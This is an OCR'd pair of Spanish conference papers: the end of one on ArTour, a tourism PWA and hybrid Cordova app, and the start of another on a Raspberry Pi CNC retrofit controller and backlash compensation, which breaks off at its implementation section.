
En la Figura 2 se muestra la pantalla principal de Negocios que se encuentran registrados en ArTour. Esta pantalla sólo es visible para el usuario con rol Administrador. En la barra lateral izquierda se muestra

el resto de las opciones disponibles para el usuario Administrador.




Figura 2. con el menú de funciones para el rol Administrador desplegado.

En la Figura 3 se presenta la creación de un nuevo Negocio, la misma consiste en el ingreso de datos en dos pestañas separadas; donde la primera solicita los datos inherentes al negocio en sí y la segunda pestaña permite añadir una o más sucursales




Figura 3. Creación de un nuevo Negocio.

En la Figura 4 se muestra la pantalla para el usuario Proveedor de Servicios que le permite la creación de servicios, visualización de detalles y edición de los datos.




Figura 4. Creación de un nuevo Servicio.

En la Figura 5 se presentan la vista del perfil de un usuario con rol Proveedor de Servicios.



Figura 5. Perfil de un usuario.

4.2 Aplicación Móvil

A continuación se describe el funcionamiento de esta aplicación y otras herramientas tecnológicas que se tuvieron en cuenta para su desarrollo.

4.2.1 Interfaz de usuario de la aplicación móvil

Para el diseño de las diferentes pantallas de la aplicación móvil se usó el *framework* jQuery Mobile. jQuery Mobile es un sistema de interfaz de usuario basado en HTML5 diseñado para crear sitios web responsive y aplicaciones accesibles en todos los Smartphones, tabletas y dispositivos de escritorio [9]. JQuery Mobile incluye una serie de componentes que permiten construir toda la interfaz de la aplicación. Además estos componentes dan la apariencia de ser componentes nativos del SO donde se ejecutan. En la Figura 6 se muestra a modo de ejemplo, cómo sería el ingreso de una fecha en un SmartPhone Android usando jQuery Mobile para la entrada de datos.




Figura 6. Selector de fecha en Android usando jQuery Mobile.

Otro aspecto importante de la interfaz de usuario de la aplicación es la barra de navegación. Como se definió en la actividad de diseño, se usó la barra de navegación inferior, más conocida como “bottom navigation bar”. En la Figura 7 se observa la implementación de esta barra de navegación en un Smartphone Android usando jQuery Mobile. En dicha figura se observan las secciones

principales de la aplicación móvil: Puntos de interés, Circuitos turísticos, Servicios, Novedades, Mi Perfil.




Figura 7. Implementación de la barra de navegación inferior en Android usando jQuery Mobile.

4.2.2 Complementos Apache Cordova

Los complementos son una parte integral del ecosistema Cordova. Son indispensables para que la aplicación móvil pueda interactuar con los componentes nativos (Por Ej. GPS, almacenamiento interno) y con algunas APIs externas (Por Ej. Facebook). Existen dos tipos de complementos: los complementos oficiales de Apache Cordova (Conocidos como Core Plugins), y los complementos de terceros. Los Core Plugins se instalan usando la CLI (Interfaz de línea de comando) de Apache Cordova ejecutando el siguiente comando: "cordova plugin add <nombre-del-plugin>". Por otra parte, los complementos de terceros se instalan mediante NPM.

Node Package Manager es un gestor de paquetes muy popular. Se usa para el desarrollo de todo tipo de aplicaciones, en especial aplicaciones web. Para instalar un complemento en un proyecto Apache Cordova usando NPM se ejecuta el siguiente comando: "npm i <nombre-del-plugin>".

4.2.3 Complemento para ubicación

Para obtener los datos de la ubicación actual del usuario de la aplicación móvil se usó el complemento "cordova-plugin-geolocation". Este complemento se encuentra dentro de los Core Plugins de Apache Cordova y se instala usando la CLI. Con el fin de evaluar el comportamiento de este complemento, se desarrolló un pequeño prototipo usando Ionic (Ionic está basado en Apache Cordova, usa los mismos complementos y por lo tanto su comportamiento es lo mismo). La aplicación generada fue probada en dispositivos Android. La prueba se realizó con un dispositivo Motorola Moto X 2 con la versión 5 del SO. Con la ubicación activada, en un lugar aleatorio, se procedió a ejecutar primero la aplicación hecha en Ionic. A continuación, en las Figuras 8 y 9 se muestra un ejemplo.



Figura 8. Ubicación a partir de latitud y longitud.




Figura 9. Ubicación representada en un mapa de Google Maps.

A modo comparativo, se verificaron las ubicaciones utilizando dos apps nativas llamadas "Mi ubicación GPS" y "Google Maps". Para el ejemplo mencionado, se obtuvo lo que se observa en las figuras 10 y 11.



Figura 10. Ubicación según "Google Maps".




Figura 11. Ubicación según "Mi ubicación GPS".

Se realizaron diversas pruebas, tanto en lugares "in-door" como "out-door". En todos los casos los resultados tuvieron pocos metros de diferencia (+/- 5 mts), según la representación en el mapa. Por lo tanto, se puede considerar que el funcionamiento del GPS en una aplicación híbrida es el mismo al de una aplicación nativa de Android.

4.2.4 Facebook Auth

Proveer autenticación externa mediante Facebook en la aplicación desarrollada en Apache Cordova fue todo un desafío. No existe un complemento oficial (dentro de los Core Plugins) para implementar este tipo de inicio de sesión. Hay varias alternativas de plugins que se tuvo que probar hasta poder conseguir que una de ellas funcione. A todo esto se suma la escasa documentación de los mismos y las diferentes compatibilidades en relación con las versiones de la API Graph de Facebook.

No obstante, se logró el objetivo deseado utilizando el plugin "cordova-plugin-facebook4". Además, no sólo se utilizó para el inicio de sesión sino también para obtener datos del usuario como email, nombre completo y fecha de nacimiento. De esta manera se reduce la carga de datos en el formulario de registro.

En la Figura 12 se muestra la solicitud de la aplicación móvil a Facebook para obtener datos del usuario. El usuario deberá autorizar a Facebook a proveer sus datos a la aplicación móvil de turismo.




Figura 12. Solicitud de la aplicación móvil a Facebook para obtener datos del usuario.

4.2.5 Complemento para almacenamiento seguro

Cuando el usuario se autentica en la aplicación móvil se obtiene un token. Este token sirve para dar acceso a las funciones de la aplicación que necesitan autorización. Por lo tanto es necesario almacenarlo de manera segura en el dispositivo. Para esto se utilizó el complemento "cordova-plugin-secure-storage". Este complemento es el más usado por las aplicaciones híbridas para almacenar información sensible en los Smartphones. No forma parte de los Core Plugins de Cordova y por lo tanto se instaló usando NPM.

4.2.6 API de Google Maps

Para integrar mapas a la aplicación móvil, se usaron para mostrar los puntos de interés y además se necesitó invocar a una aplicación de navegación para guiar al usuario hacia un punto de interés. Para implementar estas funciones se decidió utilizar los servicios de la plataforma de Google Maps. Más precisamente se usó la API de JavaScript de Google Maps, que permite personalizar mapas con contenido e imágenes propias para mostrarlos en páginas web y dispositivos móviles. Para cargar la API de JavaScript de Google Maps, se incluyó el siguiente script en el archivo HTML del proyecto: <script async defer Src=https://maps.googleapis.com/maps/apijs?kkey=YPUR_APPI_KEY&callback=initMap>
</script>

La URL contenida en la etiqueta del script es la ubicación de un archivo JavaScript que carga todos los símbolos y definiciones que se necesita para usar la API de JavaScript de Google Maps [10]. En la Figura 13 se muestra una pantalla de la aplicación móvil que muestra puntos de interés en un mapa incrustado de Google Maps.




Figura 13. Mapa de Google Maps en la aplicación.

5. Conclusión

Desde el punto de vista de la aplicación, ArTour es una solución que al comportarse como una plataforma integral de turismo por un lado, a través de una PWA permite que usuarios con distintos tipos de roles tales como empleados de un municipio/gobierno puedan publicar eventos y puntos de interés útiles para el turista; así como también los proveedores de información como negocios, artesanos, hoteles, etc. den a conocer sus servicios a estos últimos. Al tratarse de una PWA no importa si el usuario final utiliza la aplicación desde un navegador de una computadora o bien desde un dispositivo móvil ya que al adaptarse y poder ser instalada se aumenta de manera exponencial la usabilidad y experiencia de usuario. Por otro lado con una aplicación móvil multiplataforma permite: brindar al

turista información detallada de cada punto de interés (ubicación, fotos, descripción, puntaje y reseñas). Recomendar puntos de interés basados en la ubicación del turista. Fomentar la colaboración de los turistas mediante la implementación de reseñas en cada punto de interés. Brindar al turista indicaciones sobre cómo llegar a cada punto de interés.

En relación al desarrollo híbrido la ventaja más importante consiste en obtener aplicaciones para los diferentes SO móviles realizando un único esfuerzo. Requiere el uso de tecnologías web, muy conocidas y utilizadas por la mayor parte de los programadores de software. Por lo tanto, el ahorro de tiempo y recursos es considerable. Además, mediante el uso de complementos se puede interactuar con los componentes nativos, almacenamiento interno y con algunas APIs externas. Esto abre un abanico de oportunidades para los desarrolladores ya que permite construir aplicaciones móviles híbridas con prácticamente las mismas capacidades que con un desarrollo nativo.

Sin embargo, comenzar a programar usando Apache Cordova no fue muy simple. Se atravesaron diferentes dificultades relacionadas con el uso y parametrización de plugins, diseño de la interfaz gráfica, compilación y depuración. Estos problemas llevaron tiempo resolverlos debido a la escasa comunidad de desarrolladores de aplicaciones híbridas. Por lo tanto, esto es un factor negativo e importante a tener en cuenta cuando se decide por un desarrollo híbrido.

Referencias

.

[1] Herrera, S.; María M. Clusella, M.M;Sánchez Zuaín,S.; Rocabado, S.Cheein,D.; Leturia, F.; Trejo S (2018). Sistema de Información Turística basada en un Modelo Integral. Disponible en https://www.conaiisi2018mdp.org/memorias/memorias.html#

[2] Herrera, S.; Najar Ruiz, P.; Contreras, N.; Fennema, C.; Lara, C. Marco Sistémico para el Desarrollo de Aplicaciones de m-Turismo. Brasil. Palmas, Tocantins. Libro. Artículo Completo. Congreso. Congresso Brasileiro de Sistemas: pensar a compreensão de sistemas. Universidade Federal do Tocantins. 2013

[3] Emmanouilidis, C., Koutsiamanis, R.A., and Tasidou, A. Mobile guides: Taxonomy of architectures, context awareness, technologies and applications. Journal of Network and Computer Applications. Volume 36, Issue 1, January 2013, Pages 103–125. Elsevier

[4] Delía, Lisandro Nahuel. Desarrollo de aplicaciones móviles multiplataforma. 2017. Disponible en: http://hdl.handle.net/10915/60497.

[5] Campus MVP. Qué son las Aplicaciones Web Progresivas o "Progressive Web Apps". Disponible en: https://www.campusmvp.es/recursos/post/Que-son-las-Aplicaciones-Web-Progresivas-o-Progressive-Web-Apps.aspx. Fecha de Acceso: 02/09/2019.

[6] Google Support. Introducción a las Progressive Web Apps. Disponible en: https://support.google.com/google-ads/answer/7336531?hl=es-419&ref_topic=7327985. Fecha de Acceso: 02/09/2019

[7] I. Jacobson, G. Booch, J. Rumbaugh, El Proceso Unificado de Desarrollo de Sofware, Addison Wesley, 2000

[8] Microsoft. Visual Studio Code. Disponible en: https://code.visualstudio.com/docs. Fecha de acceso: 21/04/2019.

[9] The jQuery Foundation. jQuery Mobile. Disponible en: https://jquerymobile.com/. Fecha de acceso: 21/04/2019.

[10] Google. Google Maps Platform. Disponible en: https://developers.google.com/maps/documentation/javascript/tutorial. Fecha de acceso: 22/04/2019.

[11] Developing RESTful APIs with Lumen (A PHP Micro-framework). Disponible en: https://auth0.com/blog/developing-restful-apis-with-lumen/. Fecha de Acceso: 11/03/2019.

Sistema de tiempo real embebido para la conversión de máquinas herramienta manuales a máquinas de control numérico industriales

Ing. Edgardo Gho, Ing. Martin Ferreyra, Sr. Federico García, Ing. Fernando Szklanny

Departamento de Ingeniería e Investigaciones tecnológicas

Universidad Nacional de La Matanza

egho@unlam.edu.ar, mferreyra@unlam.edu.ar, garcia_federico@hotmail.com.ar, fszklanny@unlam.edu.ar

Resumen

En el presente trabajo se describe el diseño e implementación de un sistema en tiempo real diseñado para ser utilizado en una placa de desarrollo embebido (en este caso Raspberry PI 3B), con el fin de automatizar una máquina herramienta manual. Este tipo de máquina herramienta se encuentra comúnmente en ámbitos industriales no actualizados tecnológicamente o en pequeños talleres que no pueden afrontar el costo de la automatización. Mediante este sistema de control se podrá aumentar la precisión de dichas máquinas, superando los problemas mecánicos de los sistemas manuales y obteniendo un grado de precisión en el maquinado comparable con máquinas herramientas de avanzada, partiendo de precisiones un orden de magnitud menor.

La solución propuesta es apta para trabajar con sistemas a lazo abierto (sin retroalimentación) o a lazo cerrado (con retroalimentación de posición o velocidad), lo que lo transforma en un diseño muy versátil a la hora de ser implementado independientemente del tipo de máquinas mencionadas, como puede ser el caso de impresoras 3D, tornos, fresadoras o cualquier otra máquina que necesite movimientos coordinados en dos o más ejes.

Reseña histórica

Durante varios años el grupo de investigación responsable de este proyecto tuvo como objetivo final el desarrollo de dispositivos y sistemas de medición de bajo costo, con el objeto de automatizar y modernizar maquinas herramientas manuales para transformarlas en sistemas de control numérico computarizado (CNC) [1]. El presente trabajo describe la culminación de esta investigación, los problemas encontrados, las soluciones propuestas a tal fin y los resultados obtenidos.

Motivación

En la Argentina existen numerosos talleres de mecanizado que poseen diversos tipos de máquinas herramientas. Estas máquinas, en muchas ocasiones, significan una inversión a largo plazo que con el pasar del tiempo, debido al deterioro o a la obsolescencia, no ofrecen una ventaja competitiva. Sumado a esto se añade el factor de los tiempos invertidos en la creación de las piezas a producir, lo que retrasa la producción de nuevos pedidos. Si bien lo planteado hace foco en una cuestión meramente económica, es necesario destacar que el deterioro natural de estas máquinas herramientas produce inconvenientes en el resultado final de la pieza mecanizada. Éstos problemas derivan en inexactitudes en el mecanizado, las que en un principio se encontrarán dentro de las tolerancias permitidas, aunque luego se transformarán en errores difíciles de corregir o engorrosos de controlar. Esta fue en parte la motivación inicial para desarrollar esta investigación, cuyo objetivo final fue automatizar y compensar los errores de este tipo de máquinas herramientas, por medio del uso de un sistema de control a lazo cerrado.

Componentes del sistema

En un sistema de control numérico existen distintos elementos a ser controlados o monitoreados, como motores, distintos tipos de actuadores, elementos para realizar mediciones (como reglas ópticas o codificadores rotativos), entre otros. Junto con todos estos elementos existe un dispositivo electrónico que debe coordinar las acciones que se deben realizar con estos componentes.

En función del tipo de máquina herramienta a controlar [2], los componentes pueden ser muy variados. Si se toma como ejemplo un torno, la máquina herramienta incluirá entre sus partes un actuador rotatorio (que rota la pieza a maquinar) el que debe ser controlado en términos de velocidad (R.P.M.). Además, existen también uno o más actuadores lineales que posicionan la herramienta de desbaste a lo largo de uno o varios ejes. En este caso la coordinación debe darse de manera precisa y en conjunto entre la velocidad de rotación de la pieza, y la de los distintos ejes que posicionan a la herramienta.

Del ejemplo anterior, se puede deducir y hacer extensible que surgen dos tipos de elementos de control: aquellos elementos que se controlan en velocidad y aquellos que se controlan en base a su

posición. Si los elementos deben ser monitoreados, el sensor que realiza la medición, debe adaptarse al tipo de elemento de control. En general se utilizan codificadores rotativos para elementos controlados en velocidad y reglas ópticas para elementos de control lineal o discreto.

Si el elemento a controlar es del tipo de control por velocidad, debe utilizarse una interfaz de control acorde. En estos casos el elemento suele ser un motor universal en alguna de sus variantes (corriente continua o alterna) elegido para cumplir con los requisitos de velocidad y torque acordes a la aplicación. El sistema de control numérico controla el motor utilizando una salida de modulación por pulsos (PWM) donde la variación de ancho de pulso se traduce en distintas velocidades del motor.

Si el elemento a controlar es del tipo de control por posición, suele utilizarse un motor paso a paso en donde la relación de paso a distancia recorrida es fija y conocida. Dado que este tipo de motores solamente se desplaza en incrementos discretos que producen un avance fijo, es posible llevar una referencia interna de la posición y actualizarla luego de cada movimiento del motor. En este caso en particular el control se realiza a "lazo abierto", ya que no existe una retroalimentación de la posición real, sino una posición calculada. En el caso donde se encuentre un elemento auxiliar que informa la posición real y esta información es tenida en cuenta por el sistema de control, éste trabaja a "lazo cerrado".

Por otra parte el dispositivo electrónico que lleva el control del sistema puede acarrear distintos grados de complejidad [3]. Su objetivo principal es llevar el registro de la posición o velocidad donde se encuentra la máquina herramienta y realizar acciones para moverla hacia una nueva posición, velocidad o combinación de ambas. Las distintas posiciones suelen estar programadas en una secuencia acompañada de tipos de movimientos predeterminados. Estos tipos de movimientos definen el camino intermedio que recorre la maquina desde que parte de un punto a otro. Los más comunes son movimientos en línea recta y movimientos en arco.

El proceso de generar todos los puntos intermedios desde un punto de origen a un punto de destino se denomina interpolación[4]. Esta interpolación puede ser resuelta en un sistema secundario o auxiliar y luego ser utilizada por el sistema de control numérico, aunque el caso más común es que el sistema de control numérico realice la interpolación por sí mismo. El control de los motores requiere menos capacidad de procesamiento del sistema electrónico, cuando se lo compara con la capacidad de procesamiento requerida para realizar la interpolación. Aquí reside el grado de complejidad mencionado anteriormente respecto del dispositivo electrónico de control.

Si bien el grado de complejidad es menor para el control de los motores, es en el manejo de los tiempos, para la generación de señales de control, donde radica el principal problema, mientras que no tiene demasiada importancia durante la interpolación.

Problemas comunes

En un sistema de mecanizado donde cualquiera de sus ejes se desplaza mediante un tornillo sin fin, hacia ambas direcciones, y dicho eje deba realizar un esfuerzo al mover una carga (como una mesa) su operador debe lidiar con ciertos problemas que se detallan a continuación entre otros.

- **Necesidades de torque:** En función de cómo interactúen los distintos ejes y de las imperfecciones inherentes de la fabricación del tornillo, la fuerza de torsión (torque) que debe aplicar el motor al sistema puede variar dependiendo de la sección del tornillo que se utilice, con lo cual puede ocurrir que el motor no sea capaz de generar el torque necesario y por ende desplace al sistema menos de lo esperado.
- **Juego (Backlash):** Este fenómeno ocurre cuando se invierte el sentido de rotación del tornillo y en el momento de dicha transición, el acople de la mesa al tornillo gira en falso, no produciéndose ningún tipo de movimiento. Esto ocurrirá hasta que el sistema mesa-tornillo se sincronice nuevamente. Dicho fenómeno es inherente a una unión de una tuerca con un tornillo, ya que este último posee juego para no desgastar tan rápidamente el tornillo, aunque en máquinas que están desgastadas por su uso, este fenómeno se acentúa. El backlash implica que los motores giren y hagan girar al tornillo sin lograr ningún movimiento por unos momentos. En la figura 1 se grafica un ejemplo de sistema tuerca tornillo donde se muestra de dónde proviene el backlash.
- **Movimientos impredecibles en el sistema:** En máquinas antiguas en donde existen más de un eje, el movimiento de uno de ellos provoca movimientos sobre otros, creando desplazamientos impredecibles. El desgaste de la máquina también puede generar oscilaciones que no pueden advertirse con anterioridad.

Para lidiar con los problemas relacionados con las distintas necesidades de torque, se debe configurar el sistema de mecanizado con las tolerancias correspondientes del motor, y variar el torque dependiendo de cada tarea. Para lograr este fin, se deben calibrar algunos parámetros como la velocidad y la aceleración máxima de los motores, con el objeto de evitar los problemas resultantes de un torque deficiente.

Para lidiar con el backlash, en este tipo de sistemas, las acciones a tomar se tornan un poco más




Figura 1:Ejemplificación de backlash

complejas. El backlash puede ser atacado desde varios flancos, siendo el más común utilizar tornillos con bolas recirculantes o tornillos comunes de alta calidad. Esto implica sucumbir en una solución mecánica que no satisface el objetivo principal de este proyecto. Además, esto involucra adaptar las máquinas de una forma mucho más profunda, lo que necesariamente implica un costo mucho mayor. Otro punto negativo que poseen los tornillos con bolas recirculantes es que los residuos del maquinado pueden producir que el sistema falle o lamentablemente deje de funcionar. Aun cuando se tomen todas las precauciones para evitar problemas en esta clase de tornillos los mismos poseen imperfecciones en su fabricacion que se trasladan al mecanizado aunque estas imperfecciones son casi despreciables.

Por otra parte, una de las formas de evitar el backlash es calcularlo. Para esto es imprescindible configurar el sistema (a lazo abierto) con el movimiento necesario que debe realizar el motor para compensar el backlash cada vez que ocurra un cambio de sentido. Este método puede funcionar correctamente siempre y cuando el backlash sea constante, pero si el tornillo posee defectos o el sistema en su conjunto posee defectos haciendo que el backlash no sea constante, este método no cumplirá satisfactoriamente con su cometido.

Existe además otra forma en la que se puede atacar este fenómeno, de manera mucho más drástica. Es posible evitar el backlash realizando el mecanizado de tal forma que los ejes del sistema siempre se muevan en un solo sentido. Esto es viable, ya sea mediante la realización de cambios físicos en la máquina herramienta, o retirando la herramienta en la máquina cuando se configura el cambio de sentido en algún eje. Esta técnica (muy utilizada cuando el maquinado es manual y no mediante un sistema de control numérico) presenta algunas complicaciones a la hora de ejecutarse, debido que se requiere volver a sincronizar la posición de la pieza en el momento del cambio de sentido. Cabe destacar que en la mayoría de los casos el backlash no se elimina, sino que se lo trata de minimizar lo máximo posible, excepto en este último caso en el que si bien se elimina, volver a sincronizar la pieza puede provocar errores.

Por último, existe una última manera para compensar o minimizar el backlash, sin la necesidad de modificar la máquina herramienta a gran escala o evitando cambiar de sentido el mecanizado.

La solución consiste en el uso de un sistema a lazo cerrado. Cuando se utiliza un sistema a lazo cerrado, el backlash se detecta cuando se exceda cierto nivel de error. Este error será la diferencia entre donde se encuentra efectivamente la mesa y en donde efectivamente debería estar. Detectado el error, el sistema a lazo cerrado compensará esta inconsistencia, mediante el movimiento del motor para compensar el backlash o cualquier otro tipo de error mediante una nueva sincronización del o de los motores.

Utilizar un sistema a lazo cerrado por otra parte soluciona el problema de los movimientos o fallas impredecibles en el sistema, o al menos lo minimiza.

Implementación

